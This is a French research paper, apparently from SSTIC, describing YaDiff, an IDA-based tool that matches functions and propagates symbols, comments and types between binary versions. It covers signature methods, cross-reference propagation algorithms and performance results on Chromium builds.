Nous présentons enfin une méthode utilisant des techniques d'intelligence artificielle ayant pour but de pallier aux principales limites de cet algorithme et de ceux existants : incapacité à identifier les fonctions semblables si elles ont trop changé, mais également incapacité à fonctionner entre deux architectures (32 vs 64 bits, ou ARM vs x86 par exemple). Nous présentons les résultats obtenus avec cette méthode et comment ils sont intégrés à YaDiff.
YaDiff est un outil de la suite des « YaTools » (avec YaCo, présenté au SSTIC 2017).

1 Introduction

Le projet YaDiff a vu le jour suite au problème récurrent du suivi de version lors de la rétro-ingénierie de binaires sous IDA [11]. En effet,

quel rétro-concepteur n'a jamais été confronté, après de longues heures d'analyse d'un binaire, à la difficulté de devoir transposer le fruit de son travail sur la toute dernière version dudit binaire ?

Fort heureusement, ce problème a déjà suscité de nombreux travaux et outils permettant d'apporter une réponse partielle. On citera par exemple BinDiff [2,3], Diaphora [9] et TurboDiff [1] parmi les outils les plus connus. Toutefois, aucune de ces solutions actuelles ne permet de répondre aux contraintes auxquelles nous avons été confrontés, à savoir :

- **analyser des binaires complexes** : la plupart des outils de comparaison échouent à traiter des binaires de taille conséquente ;
- **avoir un temps d'exécution raisonnable** : un temps d'exécution qui se compte en heures, voire en journées rend l'utilisation d'un outil rédhibitoire qui finit alors par ne plus être utilisé ;
- **propager le maximum d'information de la base précédente vers la nouvelle base** : lorsque deux fonctions sont identiques entre deux binaires, pourquoi se limiter à propager uniquement le nom de la fonction ? Nous souhaitons en effet propager également les labels, les commentaires, les prototypes, voire même les renommages de registres ou les typages de structures ! De même, si une fonction a changé mais que certains blocs basiques sont correctement identifiés comme identiques, nous souhaitons également propager les informations internes à ces blocs ;
- **gérer plusieurs architectures** : dans la mesure du possible, il faut pouvoir gérer une propagation multi-architecture, supporter les changements d'options de compilation et de système d'exploitation. Par exemple, les binaires compilés pour Linux possèdent souvent des symboles embarqués qu'il serait utile de propager vers des binaires Windows sans symboles ;
- **propager les informations d'une bibliothèque dans l'analyse d'un produit** : il arrive fréquemment qu'un produit compilé contienne une bibliothèque connue (OpenSSL, libc...) et incluse en statique. L'idéal est alors de compiler cette bibliothèque dans la même version et avec des options de compilation proches, pour ensuite propager ses symboles vers le binaire étudié.

Cet article s'articule en trois parties permettant de mettre en avant les apports du projet YaDiff aussi bien en ce qui concerne son approche que ses résultats. Une première partie présente un état de l'art afin de situer YaDiff dans le microcosme de la *différenciation* de binaires. Dans une deuxième partie, le fonctionnement de YaDiff, dit « legacy », est détaillé à

travers l'enchaînement des algorithmes implémentés. Enfin, une troisième partie aborde ce problème sous l'angle de l'« Intelligence Artificielle » pour apporter de nouvelles perpectives dans le domaine.

Remarque : YaDiff, ainsi que la majorité de nos travaux de rétro-ingénierie, est basé sur IDA de Hex-Rays. C'est un outil qui, malgré ses nombreux défauts, est encore aujourd'hui le plus efficace pour nous que ce soit en terme d'interface utilisateur ou puissance d'analyse. Néanmoins, l'architecture de YaDiff permet d'envisager des transferts vers d'autres outils tel que Binary Ninja ou Radare2 : il suffirait en effet d'y implémenter les fonctions d'import et d'export, par ailleurs communes à YaCo.

1.1 État de l'art

Méthodes de comparaisons. La figure 1 présente les relations entre les différents algorithmes de comparaison de chaînes de caractères, graphes, vecteurs ou binaires. On remarque immédiatement que la problématique de comparaison d'objets complexes n'est pas récente, et n'est pas limitée au champ de l'analyse de binaires : la physique, mais également la biologie ont d'énormes besoins dans ce domaine. Il apparait également que, ces dernières années, de nombreuses solutions ont vu le jour pour tenter de résoudre ce problème, mais nous montrerons en quoi ces solutions sont insatisfaisantes en l'état.

Comparaison de binaires. De nombreux outils proposent d'effectuer de la correspondance de fonctions entre deux binaires différents. Nous pouvons en dénombrer une vingtaine : l'objectif de cette section n'est donc pas de les décrire tous. Nous les regrouperons par catégorie :

- **produits commerciaux « tout-en-un » :** il existe des kits d'outils commerciaux. Ces outils possèdent quelques heuristiques, parfois intéressantes, souvent basées sur des signatures de chaînes[1]. Ils ont le désavantage d'être peu populaires, peu documentés, propriétaires et payants. Nous ne les avons pas testés ;
- **produit à base de « signatures » :** d'autres produits utilisent des algorithmes permettant de signer des fonctions pour ensuite les comparer[2]. La forme des signatures dépend de l'algorithme, par exemple Fcatalog [14] utilise une liste de n-grams, Gorille [5] une liste de parcours d'arbre et BinDiff [5] un vecteur d'entiers ;

[1] PeHash, WinHex, Relyze, eEye, BitBlaze [13]

[2] BinDiff [3], Diaphora [9], TurboDiff [1], PatchDiff [12], DarunGrim [7], RaDiff [10], Fcatalog [14], BinSequence [6] Gorille [4, 5]




Fig. 1. Algorithmes de comparaison

– **produit d'analyse « dynamique » :** plusieurs algorithmes de comparaison comportementale existent, par exemple en analysant la distribution des appels systèmes[3]. Ce type de mécanismes se retrouve entre autres dans les antivirus. Ils ne nous sont cependant d'aucun intérêt car ils ne peuvent faire une comparaison suffisamment fine, entre fonctions, et ne peuvent comparer que les binaires entiers, voir les produits.

Utilisation de signatures. Beaucoup de logiciels de comparaison signent leurs objets, et travaillent à différents niveaux : les fonctions (BinDiff [3], Diaphora [9], TurboDiff [1]), les blocs basiques (BinDiff) ou les chemins dans le graphe de flot de contrôle (Gorille [5]).

Ces logiciels utilisent des signatures où chaque champ représente une caractéristique de l'objet : on peut représenter ces signatures comme des vecteurs, sur lesquels l'outil définit une distance qui lui permettra d'effectuer des comparaisons entre fonctions. Ce type de signatures nous intéresse car elles peuvent s'utiliser conjointement. En effet, un méta algorithme peut combiner les résultats de plusieurs algorithmes de signature par concaténation de vecteurs, et utiliser une nouvelle mesure de distance (en se basant sur le principe de l'inégalité triangulaire, non détaillé ici, qui permet de définir une mesure de distance sur le vecteur complet en se basant sur les mesures définies sur des parties du vecteur), diminuant ainsi le taux de faux-positifs et faux-négatifs. À titre d'exemple, TurboDiff ne prend en compte que :

– la forme du graphe de flot de contrôle ;
– le condensat de chaque bloc d'instructions ;
– le nombre d'instructions de chaque bloc.

La simplicité des signatures et l'utilisation de code natif permettent à TurboDiff d'être le plus rapide des comparateurs *monothreadés*. Ce principe nous a inspiré, d'autant que le code est en source libre. On retrouvera ainsi dans YaDiff des heuristiques similaires, combinées à d'autres qui permettent de diminuer le nombre de faux négatifs.

À notre connaissance, aucun outil n'a tenté de mettre en oeuvre un algorithme d'apprentissage automatique (plus vulgairement appelé Intelligence Artificielle) dans le calcul de la distance entre deux fonctions.

Par ailleurs, si l'algorithme de signature initial de YaDiff est relativement simple, nous présenterons les méthodes de propagation « de

[3] BinSim [8]

proche en proche » implémentées dans YaDiff. Nous ne connaissons aucun autre outil utilisant de telles méthodes, et nous montrerons en quoi elles permettent d'obtenir une confiance très importante dans les résultats.

1.2 Apports de YaDiff

Tous les logiciels étudiés :

- utilisent une seule et unique méthode (isomorphisme de sous-arbre, distance euclidienne entre vecteurs, apprentissage supervisé) ;
- ne savent pas gérer les binaires lourds, quand la base IDA est de taille conséquente ;
- ne traitent pas les correspondances : ces outils annoncent des « scores de proximité », il revient alors à l'expert le soin d'exploiter ce résultat de la manière qu'il souhaite ;
- n'utilisent pas YaCo qui permet de propager la sortie et de digérer l'entrée via un module IDA natif et optimisé.

Hormis YaDiff, BinDiff est le seul qui :

- compare plus d'un type d'objet : les fonctions, les blocs basiques et les séquences ;
- possède un mode « sans faux positifs ». Un expert doit pouvoir faire confiance aux résultats, dans le cas contraire, l'outil sera jugé comme improductif et ne sera pas utilisé.

Cependant, BinDiff est un logiciel propriétaire, le code source est fermé rendant impossible l'amélioration des résultats ou l'ajout de fonctionnalités. À l'inverse, YaDiff :

- possède plusieurs méthodes de corrélation, trois actuellement ;
- utilise IDA qui est excellent dans l'identification des fonctions isolées ;
- exploite pleinement les résultats en créant une nouvelle base IDA issue de la fusion entre le binaire en cours d'analyse et un binaire déjà documenté ;
- fonctionne aussi bien au niveau bloc d'instructions que fonction : il ira jusqu'à propager un commentaire au milieu d'un bloc d'une fonction dans laquelle d'autres blocs auront été modifiés ;
- effectue la corrélation également sur les objets de données : constantes, champs statiques, chaînes de caractères...
- fonctionne de manière efficace, y compris sur des bases de l'ordre du gigaoctet non-compressé.

2 Orchestrateur d'algorithmes : YaDiff « legacy »

Nous avons fait le choix de mettre au point plusieurs algorithmes indépendants plutôt qu'un seul algorithme complexe. Les algorithmes « d'association initiale » sont exécutés en premier, puis les algorithmes dits « de propagation » sont alors exécutés par alternance : tant qu'un algorithme apporte des nouvelles relations, les autres algorithmes sont réexécutés afin de profiter de ces relations et continuer la propagation.

Tous les algorithmes sont également paramétrables, ce qui permet d'ajuster la confiance souhaitée dans les résultats. Ils pourront ainsi, soit tenter de propager le plus d'informations possible en générant peut-être des faux positifs, soit être très stricts dans les associations, et n'associer que des objets lorsque les correspondances sont certaines. Les trois algorithmes développés se complètent ainsi efficacement.

2.1 Définitions

Afin de lever toute ambiguïté, nous apportons les définitions fondamentales nécessaires pour la suite de cet article.

Objet : tout ce que l'on va essayer de faire correspondre dans les bases : les fonctions, les blocs basiques, les éléments de données (chaîne de caractères, constante, zone mémoire), voire les structures sont considérés de manière équivalente sous cette terminologie.

Bloc basique : ce terme est issu de la terminologie utilisée par le désassembleur IDA (« basic block » en anglais). Un bloc basique est une séquence d'instructions successives au sens de l'adressage, comportant un seul point d'entrée et un seul point de sortie.

Élément de donnée : objet se trouvant généralement dans les sections data et rodata, non exécutable, et contenant des données accessibles depuis le code du programme.

Fonction : ensemble de blocs basiques et des liens qui les relient pour en faire un graphe comprenant un (exceptionnellement plusieurs) point d'entrée, et un ou plusieurs points de sortie.

Référence croisée : lien logique entre deux objets. Correspond globalement à la terminologie « Xref » dans IDA. Peut relier un bloc basique et une fonction (appel), une fonction[4] vers un bloc basique, un bloc basique vers une donnée (lecture, écriture, chargement d'adresse), mais également un bloc basique vers un champ de structure (application d'un type « champ de structure » sur une opérande).

[4] Dans le modèle YaCo, une fonction est un objet vide qui possède des références croisées vers les objets de type bloc basique qui la composent.

```
function_example:
lea  eax, [ds:some_structure_value]
mov  ebx, [eax+the_structure.field_at_offset_10]
call other_function
ret
```

Dans l'exemple ci-dessus, la fonction est constituée d'un seul bloc basique, contenant une référence croisée descendante vers un élément de données (`some_structure_value`), une vers un champ de la structure `the_structure`, et enfin une vers la fonction `other_function`. Inversement, la fonction `other_function` possède une référence croisée montante vers le bloc basique (ainsi que vers tous les autres blocs basiques qui l'appellent ou la référencent).

2.2 Signatures

Suivant les algorithmes utilisés, YaDiff peut avoir besoin de signatures sur des objets et/ou des relations entre ces objets. D'un point de vue mathématique, ces relations peuvent être considérées comme des signatures (la signature d'une fonction est la somme des signatures de ses blocs basiques et de ses relations).

La génération de signatures nécessite une attention particulière. C'est sur elles que vont reposer les algorithmes de correspondance. Elles doivent permettre de discriminer une fonction d'une autre tout en restant tolérantes à certains changements (architecture, options de compilation, patch). Quand un *analyste* propage ses symboles d'un binaire à un autre, il souhaite lier les effets des éléments qu'il a déjà analysés à son nouveau produit.

Idéalement, une même fonction de par ses effets (par exemple « la fonction printf ») implémentée de plusieurs manières différentes (en C, en ADA, en RUST), puis compilée sous diverses architectures et avec diverses optimisations devrait systématiquement être reconnue comme identique.

Nous n'avons évidemment pas résolu ce problème parfaitement, mais il est tout de même important de ne pas oublier cet objectif final : cela permettra de garantir que l'on se concentrera sur des signatures les plus pertinentes possibles, sans ajouter trop de complexité aux algorithmes de correspondance qui les utiliseront.

Nous proposons deux signatures relativement simples pour les instructions. Ces signatures ne sont pas nécessairement originales (voir [3, 9]), mais, couplées aux algorithmes décrits par la suite et étant données nos

contraintes (notamment de performance), elles apparaissent comme tout à fait adaptées à notre problématique.

- **InvariantBytes** : pour chaque instruction, YaDiff demande à IDA les bits invariants de l'instruction. IDA renvoit alors un masque de bit sur l'instruction (dont on connait déjà la taille), qui correspondent aux bits décrivant le mnémonique (`mov`, `add`, `inc`...). Cela induit une certaine flexibilité et permet d'être relativement tolérant aux affectations de registres par le compilateur, mais aussi aux offsets ou adresses présentes dans les opérandes. On concatène ensuite cette suite et un condensat est calculé sur l'ensemble, qui correspond à la signature de l'objet. Nous n'avons pas de contraintes fortes de non-collision sur les condensats (cela peut arriver, mais ne sera pas dramatique), aussi un MD5 répond largement à nos besoins.
- **FirstBytes** : pour chaque instruction, on ne garde que le premier octet. Cet algorithme est particulièrement performant pour les architectures RISC, par exemple ARM (car il est quasiment équivalent au premier, mais ne nécessite pas de désassembler toutes les instructions).

Pour les données initialisées (sections data et rodata), on calcule un condensat MD5 de la donnée. De cette façon une chaîne de caractères produit le même condensat peu importe l'architecture, de même pour les constantes. En revanche, les données non initialisées sont prises en compte avec une signature nulle : Comme nous le verrons par la suite, cela signifie que *toutes* les données non initialisées ont la même signature et entreront en collision : ce sera alors aux algorithmes travaillant par propagation de les discriminer (et, dans ce travail, nous verrons que l'algorithme par propagation descendante est redoutable...).

2.3 Algorithmes

Les algorithmes doivent être faciles à comprendre, simples à mettre en oeuvre et efficaces. Quand un expert souhaite retrouver une fonction dans un autre binaire, il commence généralement par chercher des éléments remarquables (chaînes de caractères, fonctions déjà identifiées, données initialisées). Il utilise ensuite les références croisées pour naviguer de fonction en fonction et accroître sa connaissance du nouveau binaire. YaDiff ne fait rien de plus compliqué mais accélère et automatise ce processus.

Dans les illustrations des exemples suivants, les objets représentés par des ellipses ayant les mêmes condensats possèdent les mêmes signatures.

Algorithme 1 : Association initiale. Avant tout traitement complexe, il est nécessaire d'établir des relations de confiance entre les objets de deux bases. Il faut parvenir à associer deux objets dont on est sûr qu'ils sont équivalents.

Le principal problème auquel il faut faire face se pose pour les objets qui apparaissent plusieurs fois dans une base : un petit bloc basique peut ainsi apparaître plusieurs dizaines de fois dans un seul binaire. Ceci est d'autant plus vrai que la méthode de signature consiste en un condensat sur les bits invariants des instructions (donc en ignorant les bits qui décrivent les valeurs d'opérande).

La méthode est alors assez simple : tout objet dont la signature collisionne avec une signature d'un autre objet de la même base est ignoré. Les objets restants (signature qui n'apparaît qu'une fois) dont les signatures correspondent entre les deux bases sont alors associés avec une confiance maximale. Le résultat donne des relations de type *un-à-un*. La figure 2 montre un exemple d'association initiale.

D'expérience, cette première passe d'association est la plus importante, car elle provoque généralement l'association de près de la moitié des blocs de base des binaires.

Note sur le C++ : en C++, il y a très peu de références croisées entre les fonctions, car beaucoup d'appels passent par les tables virtuelles. En l'occurence, il serait probablement pertinent d'améliorer l'algorithme de signature pour ce cas spécifique, en considérant les tables virtuelles comme des données complexes possédant des références croisées sur chaque fonction virtuelle : dans ce cas, l'algorithme de références croisées descendantes permettrait peut-être de résoudre les conflits. Cette amélioration n'a pas encore été implémentée.

Algorithme 2 : Propagation par références croisées montantes. Une fois que des relations sûres sont établies entre les objets, on peut partir de ces associations pour propager la connaissance et associer d'autres objets.

Pour y parvenir, l'algorithme parcourt les références croisées montantes (ou parentes) pour se propager. Il récupère les signatures des objets parents de chaque objet associé. Si deux objets dans les bases 1 et 2 référencent une paire d'objets dont les signatures correspondent, il est possible d'associer les objets parents. Il est possible de réaliser cette association même si leurs signatures collisionnent avec d'autres signatures de la base (l'algorithme initial l'ayant ignoré). La figure 3 décrit un exemple de propagation montante. De manière indirecte nous avons reconstruit une signature




Fig. 2. Association initiale




Fig. 3. Association par références croisées montantes

composée de la signature des objets et des références croisées de cet objet. La référence croisée est une caractéristique qui permet de discriminer un objet d'un autre.

La figure 4 montre la détection de nouvelles références sur le premier objet dû à un nouvel objet ou à un objet modifié.

Dans le cas où il y a uniquement une seule référence non résolue de chaque côté, il est quand même possible d'associer ces objets. Mais cette fois-ci, les signatures étant différentes, les objets ne sont plus les mêmes : il s'agit d'association d'objets qui diffèrent entre les deux versions. La figure 5 décrit ce principe.

Cette méthode permet d'associer des fonctions dans des architectures différentes, car les signatures ne sont pas identiques.

Par exemple, nous avons constaté qu'en utilisant uniquement les références croisées sur les chaînes de caractères exploitées dans l'algorithme 1 d'association initiale (condensat identique), il est possible d'associer les fonctions qui y font référence. Elles seront identifiées comme sémantiquement équivalentes mais d'implémentations différentes. Cette méthode montre de nombreuses limites mais, en l'absence de variante plus performante, permet déjà de donner de bons points d'accroche à l'analyste qui s'intéresse à une nouvelle architecture.

Algorithme 3 : Propagation par références croisées descendantes. De manière similaire aux références croisées montantes, on utilise les relations sûres comme entrée de l'algorithme. Au lieu de prendre les références croisées montantes, on parcourt les références croisées descendantes (ou enfants). Cette fois-ci, contrairement à l'algorithme 2, on utilise également l'offset de la référence croisée dans l'objet. Il est ainsi possible d'associer des objets ayant les mêmes signatures à des offsets différents. Cette méthode permet également de détecter des objets différents dans le cas où aux mêmes offsets les signatures des objets référencés sont différentes. La figure 6 montre un exemple d'associations en utilisant les références croisées descendantes et leurs offsets.

2.4 Résultats et applications

Les résultats présentés ci-dessous ont été réalisés en appliquant YaDiff sur un binaire de taille conséquente, pour à la fois montrer les résultats de l'outil, mais également sa rapidité d'exécution. Nous avons ainsi sélectionné le logiciel *Chromium* comme binaire de test que nous avons extrait des dépôts officiels Debian. Ce choix revêt un intérêt particulier, car il donne




Fig. 4. Nouvelle référence




Fig. 5. Détection d'objet modifié




Fig. 6. Association par références croisées descendantes

également un exemple de propagation d'informations entre un binaire dont on a les symboles et de nombreuses informations de débogage (Chromium) et un binaire propriétaire, potentiellement sans symbole (Chrome). Il s'agit également d'un cas moins favorable pour les algorithmes de YaDiff car il contient beaucoup de code C++ (cf. remarque au paragraphe 2.3). Les versions analysées sont les suivantes :

- `chromium_66.0.3359.22-3_amd64.deb`
- `chromium_65.0.3325.146-4_amd64.deb`
- `chromium_65.0.3325.146-4_arm64.deb`

L'exécution de YaDiff se déroule en plusieurs étapes :

1. Analyser les binaires source et destination avec IDA
2. Exporter les bases IDA vers des bases YaCo (.yadb)
3. Lancer les différents algorithmes de correspondance et exporter les modifications dans une troisième base YaCo
4. Importer ces informations propagées dans la base destination IDA

Les résultats sont présentés dans le tableau ci-dessous. Le nombre de fonctions correspond au nombre minimal de fonctions dans les binaires source et destination.

Versions comparées (AMD64)	`v65` ⇒ `v65`	`v65` ⇒ `v66`
Nombre de fonctions		
total	479 861	479 861
identiques retrouvés	394 994	337 913
différentes retrouvées	0	24 872
Indice de correspondance	82,3 %	75,6 %

Le premier test consiste à exécuter YaDiff sur le même binaire pour identifier sa capacité maximale. En théorie, 100 % des fonctions devraient être retrouvées, et aucune fonction différente ne devrait être identifiée. L'indice de correspondance pour ce test est 82,3 %. Cela peut paraître assez faible mais YaDiff évite tout faux positif : Les fonctions qui n'ont pas pu être associées sont des fonctions qui se ressemblent (mêmes signatures) et qui ont très peu de références croisées, ou qui se trouvent dans les chemins C++ encore difficiles à traiter.

Le second test porte sur des binaires de différentes versions. YaDiff identifie des fonctions qui ont changé, leurs implémentations sont différentes et dans la plupart des cas leurs sémantiques sont équivalentes. YaDiff pourrait repartir de ces associations pour à nouveau se propager

aux parents mais nous avons volontairement empêché ce comportement pour éviter d'induire tout faux positif.

Le facteur temps est pour nous très important, l'exemple de Chromium est donc tout à fait pertinent car la base IDA fait alors de l'ordre de 1.1 Go (pour un binaire de ~120 Mo). Nous nous sommes placés dans la pire situation, où l'indice de correspondance est le meilleur et la quantité d'informations à propager est maximale ; nous avons donc testé le temps de propagation d'une base sur elle-même. Les tests ont été réalisés sur un ordinateur portable classique, avec un processeur i7 3520, 4 Go de RAM, et un unique disque dur à plateaux.

Le temps d'exécution de propagation de `v65` AMD64 vers `v65` AMD64 se décompose de la manière suivante :

Chargement initiale du binaire dans IDA	~1h
Export YAFB de la base source	11m11s
Export YAFB de la base destination	9m59s
YaDiff	4m09s
Import dans IDA	1h07m04s

Nous avons essayé de réaliser ce test avec *Diaphora*. La première phase d'export a duré environ huit heures. Nous avons malheureusement interrompu le traitement suivant, faute de résultats, après 24 heures de calcul. Il est à noter que même avec des binaires de plus petite taille (~50 Mo) nous n'avons pas pu mener le test jusqu'à son terme.

2.5 Conclusion intermédiaire

YaDiff est en l'état utilisable et répond à notre besoin : il est simple d'utilisation et performant y compris sur des binaires de taille importante sur lesquels tous les autres algorithmes échouent à produire le moindre résultat. Nous n'avons pas la prétention de révolutionner les méthodes de correspondance et de différenciation de binaires avec les algorithmes présentés ci-dessus. Notre volonté s'est portée sur la facilité d'utilisation, la confiance et la rapidité des résultats, la quantité des informations propagées, ainsi que l'ouverture du code. Ces objectifs nous semblent atteints. Nous espérons que la diffusion de cet outil vers la communauté facilitera l'introduction d'algorithmes innovants et précurseurs avec toute la puissance des outils YaCo.

Limites. Aujourd'hui, nous pouvons considérer les versions offusquées ou inlinées d'une fonction comme des fonctions différentes. Pour ce qui

est de l'offuscation, il peut arriver qu'une fonction soit coupée en deux ou reçoive un nombre différent de paramètres, ce qui peut être très difficile à analyser.

En ce qui concerne les fonctions inlinées, elles entrent dans l'empreinte des fonctions qui les appellent et n'apparaissent alors plus comme des fonctions à proprement parler dans le binaire. Les détecter est inutile dans le cadre de la propagation des symboles, mais dans l'idéal il faudrait qu'elles ne perturbent pas la détection des fonctions au sein desquelles elles sont inlinées.

